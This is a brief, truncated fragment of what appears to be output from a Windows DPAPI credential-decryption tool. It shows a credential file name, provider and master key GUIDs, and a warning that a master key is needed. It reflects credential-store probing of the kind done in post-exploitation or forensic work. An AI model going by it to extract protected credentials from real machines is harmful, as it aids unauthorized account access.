[!] f686aace6942fb7f7ceb231212eef4a4_52864298-f974-45ee-8f11-bb42ebb5d8e3 masterkey needed: {fcb7b96b-5d0d-4df9-8
File        : f743c14e92d6ba7f94c4c213ff9a55_89ce4172-4540-4d2e-8b63-6de825dfbb87

Provider GUID : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
Master Key GUID : {7ca505e3-46bf-416b-9b9f-5f67bc0a0ea6}
```




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